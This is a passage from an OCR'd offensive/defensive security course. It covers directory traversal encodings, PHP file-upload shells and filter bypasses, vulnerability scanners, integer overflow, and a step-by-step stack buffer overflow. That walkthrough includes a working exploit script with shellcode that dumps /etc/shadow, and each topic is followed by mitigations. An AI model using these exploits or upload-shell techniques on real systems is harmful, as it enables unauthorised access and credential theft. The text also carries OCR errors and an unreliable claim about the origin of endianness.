And then view.php could look at the number, and with a series of conditionals, it could say: okay, if the user provided 1, then that's the key to load english.html. Of course, that means you'd need to know every possible valid input for that page before you could add conditionals in the code. If you still can't do that, then the next best alternative is to filter for all characters that make directory traversal possible.

That means not just '.' and '/', but also any encoded alternatives such as:

```
%2e%2e%2f = ../
%2e%2e/ = ../
..%2f = ../
..%c0%af = ../
```

That's not a full list of possibilities though, so you'd be better off using a library, as with command injection and cross-site scripting. Make sure you pick one that is respected by the security community, and that you keep it up to date, as with any third party software.

File Upload

Red Team


Identification

A file upload vulnerability is a flaw where the user can upload an arbitrary file to the server and then visit it to execute code. For example, in a PHP site, if a user is capable of uploading a PHP script and then visits the script in their browser, the web server will execute the code in the file.

Pay attention to any part of a target site that allows the uploading of files. It isn't necessarily vulnerable, but it might be.

Exploitation

Let's take a look at a very simple example here:




This site has a very simple upload form. We'll test it out by uploading a text file first:

So here we see 'test.txt' has been uploaded. The site may tell you where your file was uploaded to, or you may have to make a reasonable guess. In this case, I wrote this application, so I know it gets uploaded into the 'uploads' folder. We can visit the file now:


```
testing file upload
```

Now that we know we can upload files, and where they get uploaded to, let's try uploading a PHP file. I'll use the 'shell.php' file from my attacks folder:




You can see here 'shell.php' was successfully uploaded. You won't always be able just to upload whatever file you want. Many upload forms will attempt to prevent you from uploading certain filetypes. There are many ways you can attempt to bypass such restrictions, however.

Some examples include:

- Naming the file 'shell.php.jpg' (if only images are allowed to be uploaded)
- Editing the POST request to change the MIME type of the PHP file to make it seem like it is an image.
- Uploading a '.htaccess' file to change the files which are allowed to be uploaded.

This isn't a comprehensive list of all possible methods, but all the methods are well documented on the internet, if you'd like to familiarise yourselves with them. Not every file upload form will be exploitable, however. Sometimes a file upload form has been implemented safely.

Now that our PHP file is on the target, let's navigate to the script and prove we can execute our own code:



You can see here we can run 'shell.php' from the uploads folder and the command 'whoami' returns 'root'.

Blue Team

Mitigation

You can mitigate a file upload vulnerability by following some simple steps:

- Restrict which files are allowed to be uploaded based on a whitelist. In other words, have a list of file types that are acceptable and refuse all others.
- Check the uploaded file has the correct filetype by scanning it in depth. Look at file headers, check for the presence of embedded <?php tags, or whatever else is necessary to execute code in your server-side programming language.
- Rename the file according to a naming convention, or store the original filename in a database against the new filename. Or better yet, just store the files in the database altogether instead of on the file system.
- Make sure the upload directory does not have executable permissions.
- Scan the uploaded files for malware.
- Make sure files such as .htaccess cannot be replaced by the upload form.
- Make sure files with double extensions cannot be executed (The Apache web server is particularly bad for this.)
- Make sure only the upload folder has write permissions set on it.

File Upload: In Practice

James Lyne shares some real-world examples of how attackers can use file upload to gain unauthorised access to a network.

Vulnerability Scanners

Red Team

When it comes to testing web applications, one of the most common tools to use is a vulnerability scanner. Scanners work by crawling all the pages on a site and making an index of them, then going to each site and attempting multiple web application attacks against every form of user input on the site. If it sees behaviour that makes it think the attack worked, then it lists the fiaw. Once the whole application is scanned, you get a report.

Here are a few things to watch out for when using scanners:

1. Make sure you know what the scanner is about to do.

Most scanners are configurable and allow you to choose which categories of attacks to try. If the company that owns the site you are assessing has told you not to perform a denial of service attack on the site, then make sure your scanner isn't going to try one automatically to see if it works! They'll know who to blame if their site crashes just when you happen to be performing your security assessment.

2. Make sure you've configured your scanner to log into the site if that is what is required.

If you've been asked to assess a site that has a login system, you'll usually be asked to test against the site several times. The first time will be unauthenticated; the next may be logged in as a normal user account and maybe even a third time with an administrator's account. Every tool handles logins differently. I've seen some tools that use a macro system, so you show it how to log in and it will log in automatically from then on. Some tools won't do that, and you'll have to provide a valid session token.

3. Make sure you tell your scanner what to avoid!

This is a critical one, if there are certain links you don't want your scanner to follow. Things like the logout link will invalidate the scanner's session, and you may come back two hours later to find your scanner just spent the last two hours trying to scan pages that keep redirecting it to the login page because its session was invalidated by following the logout link. Another good one that most people forget about is the password reset form. Scanners work by submitting forms, so it's immensely embarrassing to have to ask the client for new login credentials because your scanner reset the password and you have no idea what it set the new password to (not that I've ever done this).

4. Watch out for captcha (those annoying 'can you type what is in this image to prove you are human' questions)

If a login form is protected by captcha, you may have to ask the site owners to disable it temporarily while your scanner runs. It may not be immediately obvious that your scanner

isn't working properly either unless you look at the logs. It may seem like it is doing things, but in reality it's just being redirected to the same page over and over.

5. Read the scanner's log files to make sure it is working in a sensible manner.

If it's just following a redirect to the login page or if every request is producing an error then something is likely wrong.

Once the scanner is done, you should have a nice list of potential vulnerabilities, but your job doesn't end here. You need to try to exploit each finding manually to make sure the scanner didn't produce a false positive. False positives are when the scanner thinks it has identified a vulnerability, but it's actually wrong.

A lot of things can throw scanners off. For the most basic scanners even being able to submit a quote character can lead to it reporting a SQL injection, when in reality the quote was being used in the password field and the password is hashed before storing it in the database. In that example, the single quote does not mean there is necessarily a SQL injection vulnerability.

The better scanners have lower rates of false positives, but other things can throw it off. For example, with a blind SQL injection fiaw, if the scanner submits a query that is supposed to cause a delay of five seconds, but your internet lags and the response is delayed the scanner may believe there is a blind SQL injection fiaw in the page.

The worst people in the security industry are the ones that just slap a logo on a report produced by a scanner and call it a day. At the very least you should validate the findings the scanner produced.

Taking it a step further is even better: you should look for false negatives. These are things the scanner missed for some reason or another. This means you are going to have to take a manual look through the site. Think about how the code would work if you were building the web application. Identify high-risk areas of the site and focus in on them.

Blue Team

If you're on the blue team, you're bound to find people running scanners on you. Scanners are noisy; they will produce a LOT of logs. To an extent, it's part of the normal background noise of the internet, but it's also an indication someone is about to attack. Pay attention to your logging and monitoring, and when you do notice a scanner running make sure to stay on a higher level of alertness.

You can and usually should run a 'web application firewall' (WAF) in front of your web application. A web application firewall works by intercepting suspicious requests that look like attacks and preventing them from ever reaching the web application. Having a WAF is not an excuse for poor coding practices, however. No WAF is perfect, and if you recall, we prefer a defence-in-depth approach. A strong and robust web application is a good combination with a WAF, but either on its own is not ideal.

Exploitation 3

Contents

In this module, we will cover:

- Existing Exploits
- Buffer Overflows
- Integer Overflow
- Format String Flaws

Finding Existing Exploits

In the last two modules, you've been learning about developing exploits for common types of vulnerabilities in both web applications and binaries. While those are important topics, in many cases you will come across software that is widely used and often someone has already done the work of developing an exploit for you.

Usually when security researchers find an exploit in software, they will follow a process known as responsible disclosure. This is where the researcher will first reach out to the company in question and inform them of their finding. Sometimes there will be a bug bounty offered by the company that the researcher can collect, but often this is just ethical behaviour on the part of the researchers. The researcher and the affected company will work together to produce a timeline which both sides feel is reasonable for the process of producing a patch that resolves the issue. After the patch is released, the researcher will disclose the bug, often with proof of concept code which shows the exploit working. This gives affected users the ability to patch before the bug becomes known publicly.

Sometimes the researcher and the company in question cannot agree on a reasonable timeframe for a patch. Many companies in the past have complained that the timeframes the researchers push for are too short, but it's important to note that just because an exploit has not been publicly released it doesn't mean that no one else has discovered the exploit. Cyber criminals don't tend to report bugs that they find in software, they use them secretly for as long as they can before someone notices. Governments also tend to do that, with the most famous example being WannaCry, the malware which brought down a large part of the NHS for several days. That was a piece of malware which took advantage of a leaked NSA exploit (called EternalBlue), which the NSA hadn't reported to the company in question. Therefore, it is important that companies take bug reports seriously and produce a patch in a timely manner.

Because most exploits are released in a process of responsible disclosure, if you can find software that is vulnerable to an existing exploit which has been published, it likely means that someone has failed to patch that piece of software. You'd be amazed at how common this is though. You can usually find exploits by searching on Google with something along the lines of:

```
Software VersionNo. exploit
```

For example:

```
PCMan FTP Server 2.0.7 exploit
```

Notice most of these search results come from https://www.exploit-db.com which is an excellent resource in its own right.

Introduction to Buffer Overflows

A buffer overfiow comes when the user can input something into the program. There is only so much space reserved for the input, but the programmer doesn't check that the input will fit in the memory reserved, and this allows us to overwrite adjacent memory addresses.

This video walkthrough shows what this looks like and how it works.

Integer Overflow

Red Team

Identification & Exploitation

This first example of a vulnerability doesn't require us to use GDB. This is quite a simple vulnerability.

I want to look at this simple program here as an example:

```
root@kali:~/Binary# ./integerover
Balance: $1000.
Enter a value to deposit in $.
100
Balance: $1100.
root@kali:~/Binary#
```

After running the program, we're asked to input a value to deposit. We enter 100, and the balance updates to $1100.

There are two types of integers (whole numbers) that computers understand. A signed integer and an unsigned integer. An unsigned integer cannot be negative (because there is no sign). A signed integer can be either a negative or positive value.

On a 32 bit system, an integer is made up of 32 bits, or 4 bytes. So an unsigned integer can have any value from 0 to (2^32) - 1 or 4,294,967,295. That number is calculated because it's binary; therefore the base is 2. There are 32 bits hence it's to the power of 32. And we subtract 1 because we start counting from 0.

A signed integer uses the most significant bit as the sign bit, which means the bit with the highest value (furthest to the left). That means there's actually only 31 bits which make up the number and 1 bit for the sign. Therefore the range of a signed integer is -2,147,483,647 to 2,147,483,647. This is calculated as (2^31) - 1. This time it's to the power of 31 because one bit is reserved for the sign bit.

So the question is if this is a signed integer used in the program, what if we go over the maximum value? First, let's get right on the maximum value:

```
2,147,483,647 - 1000 = 2,147,482,647
```

If we input that value into the program:

```
root@kali:~/Binary# ./integerover
Balance: $1000.
Enter a value to deposit in $.
2147482647
Balance: $2147483647.
```

Okay so this is exactly the maximum value a signed integer can hold. What if we go one over and enter 2,147,482,648:

```
root@kali:~/Binary# ./integerover
Balance: $1000.
Enter a value to deposit in $.
2147482648
Balance: $-2147483648.
Congratulations, you're now so rich that you're in debt!
root@kali:~/Binary#
```

Wow! Okay, so how does that work? Well, since we need to use 32 bits to make up the number 2,147,482,648 then we've effectively set the sign bit from a 0 to a 1. This makes the number negative.

It's also possible to have an integer underflow, where you go so far negative that you suddenly get a positive number instead. So, what can we do with an integer overflow/underflow? Well, it depends on how that integer is used in the program. In an old version of the SSH server program, an integer overflow allowed an attacker to access memory they shouldn't have been able to because the integer that was being used to create an array in memory was overflowed. Don't worry too much about this at this stage in your careers, however.

Blue Team

Mitigation

There is only one way to mitigate an integer overflow/underflow. Check that the result of any addition, subtraction (multiplication, etc...) or storage of a value into a signed integer falls within the allowed range and prevent it if it would cause an overflow.

Buffer Overflow

Red Team

Identification

A buffer overflow comes when the user can input something into the program. There is only so much space reserved for the input, but the programmer doesn't check that the input will fit in the memory reserved and this allows us to overwrite adjacent memory addresses. Take a look at this simple program:

```
// Compile with gcc -m32 -fno-stack-protector -z execstack -o buffer buffer.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int overflow()
{
  char buf[80];
  int r;
  r = read(0, buf, 1000);
  printf("Read %d bytes.\n", r);
  return 0;
}

void printFlag()
{
  printf("%s\n", "You ran the mystery function!");
}

int main(int argc, char **argv)
{
  printf("Overflow the buffer to execute the function at memory address: %p\n",
&printFlag);
  overflow();
  return 0;
}
```

Before we start, if you do want to follow along, make sure to turn ASLR off. This is a protection against buffer overflows which we'll talk about later in this module, but for now turn it off with:

```
$ echo 0 > /proc/sys/kernel/randomize_va_space
```

Make sure you use the compilation options specified in the program's comment also.

This simple program is going to take some user input and then save it into the buf array, which has space for 80 bytes (or 80 characters in ASCII encoding). The problem is this program doesn't check that what the user types will fit into buf. Let's run this program normally first:

```
$ ./buffer
```

Then we'll type 'something' and hit enter:

```
root@kali:~/Binary# ./buffer
Overflow the buffer to execute the function at memory address: 0x565555c7
something
Read 10 bytes.
root@kali:~/Binary#
```

Okay so we typed 'something', and the program tells us it read 10 bytes. Something is 9 characters and remember there is the invisible '\n' when we hit enter, so that's 10 characters or 10 bytes.

Next, we'll use Python to print 200 'A's and write it to a file:

```
$ python -c "print('A' * 200)" > input
```

That should give us a file called 'input' that contains 200 'A's.

If we now run our buffer program and feed it those 200 'A's, it will crash:

```
$ ./buffer < input
```

```
root@kali:~/Binary# ./buffer < input
Overflow the buffer to execute the function at memory address: 0x565555c7
Read 201 bytes.
Segmentation fault
root@kali:~/Binary#
```

The error is 'segmentation fault', but we can get more information than that if we use GDB:

```
$ gdb ./buffer
```

Now we'll run the program feeding it those 200 A's:

```
pwndbg> run < input
```

```
EAX  0x0
*EBX  0x41414141 ('AAAA')
*ECX  0x10
*EDX  0xf7f9e870 <- 0
*EDI  0xf7f9d000 <- mov al, 0x9d /* 0x1b9db0 */
*ESI  0x1
*EBP  0x41414141 ('AAAA')
*ESP  0xffffd370 <- 0x41414141 ('AAAA')
*EIP  0x41414141 ('AAAA')
[-----------------------------------------]
Invalid address 0x41414141
[-----------------------------------------]
00:0000| esp 0xffffd370 <- 0x41414141 ('AAAA')
[-----------------------------------------]
> f 0 41414141
  f 1 41414141
  f 2 41414141
  f 3 41414141
  f 4 41414141
  f 5 41414141
  f 6 41414141
  f 7 41414141
  f 8 41414141
  f 9 41414141
  f 10 41414141
Program received signal SIGSEGV (fault address 0x41414141)
pwndbg>
```

Okay, so that's a lot of 0x41s, all over the place. What exactly happened here? Well, if you look at an ASCII chart, 0x41 is a capital 'A'.

When a function is called (in this case the main function), a memory address is written to the bottom of the stack frame; this is called the return pointer. The return pointer is where the CPU is going next after it is done with the current function. When the function ends, and it gets to the 'ret' or return instruction, it goes to the value at the bottom of the stack frame and loads that return pointer into EIP (the memory register that holds the address of the next instruction).

What happened here is we've overfiowed the memory address reserved for our 'buf' variable, and gone into adjacent memory space. We've overwritten a whole bunch of things, including the return pointer. The return pointer now contains four 'A's, which was loaded into EIP when the function reached the return instruction, and it's gone to the memory address 0x41414141 and found no code there for it to execute. So the program has crashed.

This is the hallmark of a buffer overfiow vulnerability.

Exploitation

If you remember when we ran the program the first time, the program gives us the memory address of a function which is not usually called. Let's send the processor to that function and have it execute that. We already know from our tests above that we can overwrite the return pointer and control EIP, but the problem is somewhere in those 200 'A's are 4 very special 'A's which have overwritten the return pointer. We need to find out which four have done the job.

To do that, we can use a cyclic pattern; a pattern in which any four bytes are unique. So, if we input a cyclic pattern and find where the program crashes, we can feed that hexadecimal value back to the pattern generation program, and it will tell us how many bytes there are until we overwrite the return pointer.

I like to use this script: https://raw.githubusercontent.com/Svenito/exploit-pattern/master/pattern.py

So let's download it:

```
$ wget https://raw.githubusercontent.com/Svenito/exploit-pattern/master/pattern.py
```

And we can run it with:

```
$ python3 pattern.py 200
```

This tells the program to generate a 200-byte cyclic pattern, and the result is this:

```
root@kali:~/Binary# python3 pattern.py 200
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3A
e4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag
root@kali:~/Binary#
```

Let's do that again and overwrite our file with the 'A's in it with this instead:

```
$ python3 pattern.py 200 > input
```

And then we'll launch buffer from GDB again:

```
$ gdb ./buffer
```

And finally we'll run the program, feeding in our cyclic pattern:

```
pwndbg> run < input
```

```
Program received signal SIGSEGV (fault address 0x41326441)
```

This time we have a crash at 0x41326441, so let's ask our pattern script to identify where in the pattern that is:

```
pwndbg> quit
```

```
$ python3 pattern.py 0x41326441
```

```
root@kali:~/Binary# python3 pattern.py 0x41326441
Pattern 0x41326441 first occurrence at position 96 in pattern.
root@kali:~/Binary#
```

Okay, so our pattern indicates that there are 96 bytes before we are overwriting the return pointer. Let's test that by starting to build an exploit.

We'll create a new Python script called exploit.py:

```
$ nano exploit.py
```

And then we'll fill it with:

```
import struct

offset = 96

exploit = ""
exploit += "A" * offset
exploit += "BBBB"
exploit += "C" * 20

print(exploit)
```

Now hit CTRL + X to save it.

The struct library is one we'll be using later, but we don't need it yet. We'll explain what it's for shortly, but for now, let's run this program:

```
$ python exploit.py
```

```
root@kali:~/Binary# python exploit.py
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

root@kali:~/Binary#
```

That looks good, so we'll now overwrite our input file with this:

```
$ python exploit.py > input
```

And then we'll launch buffer with GDB and run the program, feeding it our new input file:

```
$ gdb ./buffer
```

```
pwndbg> run < input
```

```
[-------------------------------------------------]
Invalid address 0x42424242
[-------------------------------------------------]
00:0000| esp 0xffffd370 <- 0x43434343 ('CCCC')
    |
05:0014|          0xffffd384 -> 0xf7f9d00a <- 0xa906f7fe
06:0018|     0xffffd388 <- 0x0
07:001c|          0xffffd38c -> 0xf7dfb456 (__libc_start_main+246) <- add esp, 0x10
[-------------------------------------------------]
> f 0 42424242
  f 1 43434343
    f 2 43434343
  f 3 43434343
    f 4 43434343
  f 5 43434343
Program received signal SIGSEGV (fault address 0x42424242)
pwndbg>
```

This is exactly what we wanted to see happen. There are four 'B's that have overwritten the return pointer and therefore EIP. (If an 'A' is 0x41, then a 'B' is 0x42). Why four? Well,

this is a 32-bit program so each memory address is 32 bits wide, which can fit four characters (four bytes).

So we know we have the exact offset where the return pointer is. Now we just need to replace the B's with our own memory address. This is where the 'struct' library comes in.

Let's touch briefiy on the concept of endianness. Endianness is annoying, frankly. On some computers if you want to feed a computer a memory address you can put it in normally like:

```
0x565555c7
```

This is big-endian format, and it's obviously the most natural way of doing it. Most systems don't use this format, they use little-endian instead, which would be in the format:

```
0xc7555556
```

First of all, it's backwards. c7 was last, and now it's first. Secondly, it makes no sense to do it like this. I agree, but we have to do it this way because of a patent dispute.

This is where the 'struct' library in Python comes into play. Let's modify our exploit now to read:

```
import struct

offset = 96
rp = struct.pack("<L", 0x565555c7)

exploit = ""
exploit += "A" * offset
exploit += rp
exploit += "C" * 20

print(exploit)
```

Hit CTRL + X to save it again.

So the first thing we changed is we have a new 'rp' variable. We used struct.pack to format our target memory address (remember this is the one the program tells you about when you run it) into little endian. That's what the "<L" means, convert to little endian format.

Then you'll notice we got rid of the four 'B's and we've replaced that with our 'rp' variable.

Now let's run it:

```
$ python exploit.py
```

That circled bit is our memory address; it doesn't have an ASCII representation, so it looks garbled when we print it. Let's overwrite our input file with this now:

```
$ python exploit.py > input
```

And now we'll run the program, feeding in our exploit (without using GDB this time, since we should be finished):

```
$ ./buffer < input
```

```
root@kali:~/Binary# ./buffer < input
Overflow the buffer to execute the function at memory address: 0x565555c7
Read 121 bytes.
You ran the mystery function!
Segmentation fault
root@kali:~/Binary#
```

If you did everything correctly, you should see the above. The function ran, it printed "You ran the mystery function!" and then the program crashed (which is normal when you exploit a program).

So this is a very simple buffer overflow, but it's also a bit contrived because usually, you want to run your own code and not code that already exists in the program. In the next section, we'll take this a step further and get it to run our own code.

Buffer Overflow

Red Team

Exploitation

We're at a stage now where we can control where the processor goes to execute code that is in memory, but how do we make the processor do whatever we want? The answer to that lies in a simple question:

> "What is the difference between code and data?"

The answer is, there is no difference. Code is data and data is code. The processor can't tell the difference; if a memory address is in its EIP register, it will go there and execute whatever is in that memory address as if it was code, even if it was never intended to be code in the first place.

This goes back to the GDB primer when we demonstrated using x/i and x/x to look at the current instruction. Remember, GDB could show you the value in either format, as an instruction or as a hexadecimal value.

So can we write code in a way that the processor understands it? That's just assembly. Can we somehow put our own code into memory? Well, yes, we actually already have a way to do that. With our buffer overflow, we already saw that we can put a hexadecimal value into memory. Why not some code instead?

This kind of code is known as shellcode. It's **just** assembly code, but instead of the labels we use the pure hexadecimal values. Take this piece of shellcode for example:

```
\x31\xc0\x50\x68\x2f\x63\x61\x74\x68\x2f\x62\x69\x6e\x89\xe3\x50\x68\x61\x64\x6f\x77
\x68\x2f\x2f\x73\x68\x68\x2f\x65\x74\x63\x89\xe1\x50\x51\x53\x89\xe1\xb0\x0b\xcd\x80
```

It looks intimidating, but if we look at it as assembly code:

```
31 c0             xor   %eax,%eax
50               push  %eax
68 2f 63 61 74       push  $0x7461632f
68 2f 62 69 6e       push  $0x6e69622f
89 e3             mov   %esp,%ebx
50               push  %eax
68 61 64 6f 77       push  $0x776f6461
68 2f 2f 73 68       push  $0x68732f2f
68 2f 65 74 63       push  $0x6374652f
89 e1             mov   %esp,%ecx
50               push  %eax
51               push  %ecx
53               push  %ebx
```

```
89 e1                          mov    %esp,%ecx
b0 0b               mov    $0xb,%al
cd 80
```

We can see it's just a program, like the one we've been inspecting in GDB. This program is going to use 'cat' to print the contents of the file at /etc/shadow. If you didn't know, the shadow file is where the password hashes for a modern Linux system are stored. Usually, only the 'root' user is allowed to view this file. We could put in any code we like here, though. It could be as simple as giving us a root shell, or even asking it to make a connection out to a remote server to give us a shell there.

Lastly, a word of caution, before you use any shellcode you find on the internet, make sure you inspect it for nasty surprises. If you don't understand the code you are running, whose to say it's not also giving the person who wrote it a shell when you run the exploit? I've also seen nasty ones which will delete the file system. If you do that in your penetration test, I guarantee the company you are testing won't be happy with you.

So let's see how we can incorporate this into our existing exploit now. Let's open our exploit file back up:

```
$ nano exploit.py
```

And we'll change it to read:

```
import struct

offset = 96
rp = struct.pack("<L", 0x565555c7)

nop = "\x90"

payload = ""
payload += "\x31\xc0\x50\x68\x2f\x63\x61\x74\x68"
payload += "\x2f\x62\x69\x6e\x89\xe3\x50\x68\x61"
payload += "\x64\x6f\x77\x68\x2f\x2f\x73\x68\x68"
payload += "\x2f\x65\x74\x63\x89\xe1\x50\x51\x53"
payload += "\x89\xe1\xb0\x0b\xcd\x80"

exploit = ""
exploit += "A" * offset
exploit += "BBBB"
exploit += nop * 200
exploit += payload

print(exploit)
```

So, a few changes here. The first thing to notice is there is a new 'nop' variable with the value 0x90. The nop instruction in assembly is an interesting one; it just means do nothing and move to the next instruction. It's very useful to us for a reason we'll come to later.

The next thing is our payload variable, which just contains the shellcode from above. We put it on multiple lines for readability purposes.

Finally, in our exploit variable, we put the 'B's back instead of the 'rp' variable, and after that, we put in 200 'nop' instructions and finally we throw in our payload which is the shellcode we want to run.

So we have 200 'do nothing' instructions, followed by our shellcode. We now need to find the memory address of our shellcode, so let's output this script to our input file:

```
$ python exploit.py > input
```

Then run buffer with GDB:

```
$ gdb ./buffer
```

And finally we'll throw in our input file:

```
pwndbg> run < input
```

```
[-------------------------------------]
00:0000|    esp 0xffffd370 <- 0x90909090
[-------------------------------------]
> f 0 42424242
  f 1 90909090
  f 2 90909090
  f 3 90909090
  f 4 90909090
  f 5 90909090
  f 6 90909090
  f 7 90909090
  f 8 90909090
  f 9 90909090
  f 10 90909090
Program received signal SIGSEGV (fault address 0x42424242)
pwndbg>
```

Again, we have 42's over our return pointer, but notice all those 90's? Those are our nops. Now, we need to find the address of our shellcode.

Let's examine the stack with:

```
pwndbg> x/100x $esp
```

You should see something like this:

```
pwndbg> x/100x $esp
0xffffd370:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd380:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd390:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd3a0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd3b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd3c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd3d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd3e0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd3f0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd400:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd410:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd420:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd430:     0x90909090      0x90909090      0x6850c031      0x7461632f
0xffffd440:     0x69622f68      0x50e3896e      0x6f646168      0x2f2f6877
0xffffd450:     0x2f686873      0x89637465      0x535150e1      0x0bb0e189
0xffffd460:     0xff0a80cd      0xffffdc9d      0xffffdcb3      0xffffdcc4
0xffffd470:     0xffffdccd      0xffffdcd8      0xffffdcef      0xffffdd01
0xffffd480:     0xffffdd14      0xffffdd29      0xffffdd66      0xffffdd80
0xffffd490:     0xffffdd98      0xffffddb4      0xffffddc0      0xffffddcd
0xffffd4a0:     0xffffddde      0xffffddee      0xffffde02      0xffffde1c
0xffffd4b0:     0xffffde4d      0xffffde5c      0xffffde64      0xffffde76
0xffffd4c0:     0xffffde87      0xffffdeb3      0xffffdec0      0xffffdef3
```

Those 90's are our 'nop's; then our shellcode will start right after. But we don't want the exact address where our shellcode starts. Why? Well, the memory addresses we see inside GDB will be slightly off (or sometimes quite far off!) the memory addresses that we see outside of GDB. If we're even one byte off, our code won't execute properly.

That's where our 'nop's come in. We've created something called a 'nop' sled. No matter where you point EIP inside those 'nop' instructions, execution will continue until it reaches the start of the shellcode.

Usually, you'll want to pick a memory address right in the middle of your 'nops'. A lot of the time it will be trial and error getting your exploit to work outside of GDB. After some experimentation, I picked the memory address 0xffffd420. During the process, I had to increase the 'nop's from about 60 to 200 and then keep increasing the memory address blindly until I had something that worked.

Let's now update our exploit with the memory address we picked:

```
$ nano exploit.py
```

```
import struct

offset = 96
rp = struct.pack("<L", 0xffffd420)

nop = "\x90"

payload = ""
payload += "\x31\xc0\x50\x68\x2f\x63\x61\x74\x68"
payload += "\x2f\x62\x69\x6e\x89\xe3\x50\x68\x61"
```

```
payload += "\x64\x6f\x77\x68\x2f\x2f\x73\x68\x68"
payload += "\x2f\x65\x74\x63\x89\xe1\x50\x51\x53"
payload += "\x89\xe1\xb0\x0b\xcd\x80"

exploit = ""
exploit += "A" * offset
exploit += rp
exploit += nop * 200
exploit += payload

print(exploit)
```

Not much has changed here except the rp variable now has our new memory address in it. And we've replaced those four 'B's with the rp variable again.

Let's overwrite our input file with this output now:

```
$ python exploit.py > input
```

and run the program with GDB:

```
$ gdb ./buffer
```

```
pwndbg> run < input
```

```
pwndbg> run < input
Starting program: /root/Binary/buffer < input
Overflow the buffer to execute the function at memory address: 0x565555c7
Read 343 bytes.
process 6628 is executing new program: /bin/cat
root:$6$u7FeflrJ$x6.ubPABs6J.E5W59FM
GJDCUp3Bk6b5GvvVvwy8X71X6dvHzd3uS2RpetLqaaAlILmWL8urKP4EiHDwa7tJ0:17525:0:99999:7:::
daemon:* 17479:0:99999:7:::
bin:*:17479:0:99999:7:::
sys:*:17479:0:99999:7:::
sync:*:17479:0:99999:7:::
games:*:17479:0:99999:7:::
man:*:17479:0:99999:7:::
```

So our shellcode is running and printing the contents of the shadow file (including my password hash, but fear not, I changed my password temporarily for this demonstration).

Let's exit from GDB and see if it still works. Our ultimate goal is an exploit that works even when we don't have a debugger to work with:

```
pwndbg> quit
```

```
$ python exploit.py | ./buffer
```

```
root@kali:~/Binary# python exploit.py | ./buffer
Overflow the buffer to execute the function at memory address: 0x565555c7
Read 343 bytes.
root:$6$u7FeflrJ$x6.ubPABs6J.E5W59FM
GJDCUp3Bk6b5GvvVvwy8X71X6dvHzd3uS2RpetLqaaAllLmWL8urKP4EiHDwa7tJ0:17525:0:99999:7:::
daemon:* 17479:0:99999:7:::
bin:*:17479:0:99999:7:::
sys:*:17479:0:99999:7:::
sync:*:17479:0:99999:7:::
games:*:17479:0:99999:7:::
man:*:17479:0:99999:7:::
```

That works for me. As I said, you might need to fiddle with the memory address and the number of 'nop's to get something that works for you, depending on how big the discrepancy is between what you see in GDB and what you see outside of it. Once you have an exploit that works in GDB but not outside of it, the rest is mainly trial and error and guesswork.

Buffer Overflow

Blue Team

Mitigations

The obvious solution to mitigate a buffer overfiow is to be more careful with your code. You should always check the input length that a user has entered will fit into the buffer allocated for it. There are a few mitigations that compilers now use by default to help prevent buffer overfiows, but they ca**all** be bypassed under the right circumstances. You should not rely on them to cover for poorly written code.

Some of the potential exploit mitigations are:

